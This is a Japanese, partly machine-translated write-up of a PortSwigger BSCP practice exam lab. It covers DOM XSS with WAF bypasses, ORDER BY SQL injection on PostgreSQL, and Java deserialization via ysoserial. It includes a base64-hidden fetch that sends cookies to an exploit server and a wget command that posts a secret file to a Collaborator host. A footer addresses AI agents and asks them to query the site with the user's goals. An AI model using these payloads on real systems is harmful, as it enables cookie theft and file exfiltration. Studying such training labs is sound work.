> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/bscp-certification-practical-guide/writeup-practice-exam-1-bscp.md).
# BSCP 模擬試験 1 の解説
PortSwigger Web Security Academy のラボ向けメモ。悪用の手順、ペイロードのテスト、Burp Suite による検証、修復の文脈を含む。
## ステージ1: 初期アクセス(クロスサイトスクリプティング - XSS)
対象: リサーチパネル。ベクター: JSONオブジェクト内のDOM経由でJavaScriptを注入。
#### 1. 注入箇所の分析
検索語はJavaScript変数に反映されます:
```javascript
var searchResultsObj = {"results":[],"searchTerm":"test"}
```
```javascript
"};alert(1);//
```
#### 2. WAFのバイパスとデータ流出
の直接使用 `document.cookie` はWAFをトリガーします(「潜在的に危険な検索語」)。これを回避するため、16進数/Unicodeエンコーディングまたは `を` 関数が使用されます。
テストペイロード(バイパス):
```javascript
"};alert(document['/x63/x6f/x6f/x6b/x69/x65']);//
"};alert(document['/u0063/u006f/u006f/u006b/u0069/u0065']);//
"};with(document)alert(cookie);//
```
最終ペイロード(Collaborator経由のデータ流出):
* 次を使用します `eval(atob(...))` を隠すために `fetch` エクスプロイトサーバーへのリクエスト。
{% code overflow="wrap" %}
```javascript
"};eval(atob('ZmV0Y2goJ2h0dHBzOi8vZXhwbG9pdC0wYWVjMDBmMjA0NWI1ZDUzODMwMDg3YWMwMWVlMDA3Zi5leHBsb2l0LXNlcnZlci5uZXQvbG9nP2M9Jytkb2N1bWVudC5jb29raWUp'));//
```
{% endcode %}
#### 3. 最終エクスプロイト(被害者に配信)
スクリプトは、注入ペイロードを含む悪意のあるURLへ被害者をリダイレクトします:
```javascript
```
## ステージ2: 権限昇格(SQLインジェクション)
ベクター: ~におけるSQLインジェクション `ORDER BY` パラメータ
#### 1. データベースの特定
閉じられていないチェーンによって生成されたエラーは、注入の可能性を示します。エンジンを特定するため、時間ベースのペイロードをテストします:
* PostgreSQL(対象): `DATE,pg_sleep(10)`
* 発生したエラー: `void型の順序付け演算子を特定できませんでした`.
* 原因: `pg_sleep()` は `void`であり、これは~によってソートできません `ORDER BY`.
#### 2. データ抽出(エラーベース)
管理者のパスワードを抽出するには、型変換エラー(キャスト)を強制し、エラーメッセージ内にデータを表示させます。
ペイロード: `DATE,(CASE WHEN (1=1) THEN (SELECT 'a' FROM pg_sleep(10)) ELSE 'a' END)`

結果: エラーによりパスワードが明らかになります: `整数型の入力構文が無効です: "b235d711d5858825"`
### ステージ 3: ファイルシステムアクセス(Java デシリアライズ)
目的: ファイルシステムへのアクセス( `secret` ファイルのデータ流出)。
{% code overflow="wrap" %}
```bash
Cookie: admin-prefs=H4sIAAAAAAAA%2fzWPPU7DQBCFF0RSQcMJpkOi2PTQEH4iCkcKClJEOV6Pk8HrHbO7dmKQOA4VJ%2bAI3IU7sBahm%2fn09PS9zx81Cl6dW8w1msjigjZS1%2bJ0IM9o%2bRVzS3pa1OwWnsrw9vUxDqvv7FAdZeq4xE48R5qJFFGdZs%2fY4cSiW0%2bW0bNbX2bq5D%2fz0EqkF%2fWuDvawHei1SLWHo7ih%2bi%2bxa6Iab5kc%2baiu5j04rAk4wA16KwHm4qL0qOFJWqjYWiqg7qHEVOE1JNMGPUEUKJh0VIvHDcGKcpg2jWWDw1K4R1ORPwvpcEWePC7gloORjgZ1SBDudo0VjsO7JDMI9zCzuA1JT3zaSb9PDWuHQgEAAA%3d%3d
```
{% endcode %}

#### 1. Cookie の分析
管理者として接続すると、次のものが確認できます `admin-prefs` Cookie。
* 形式: URLエンコード -> Base64 -> Gzip -> シリアライズされたJavaオブジェクト。
#### 2. 悪用(Ysoserial)

アプリケーションは脆弱なライブラリ(CommonsCollections)を使用しています。さまざまなバージョン(1~8)をテストした結果、CommonsCollections6バージョンが機能します。
#### 3. データ流出ペイロード

次の内容を送信するペイロードを生成します `/home/carlos/secret` POSTリクエスト経由で、ファイルを当社のCollaboratorサーバーへ送信します:
{% code overflow="wrap" %}
```bash
CommonsCollections6 '/usr/bin/wget --post-file /home/carlos/secret https://xnoho8l20pznclvof0aaw7ysjjpad01p.oastify.com'
```
{% endcode %}
* 手順: バイナリを Gzip に圧縮 -> Base64 にエンコード -> の値を置換する `admin-prefs` Cookie。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/bscp-certification-practical-guide/writeup-practice-exam-1-bscp.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.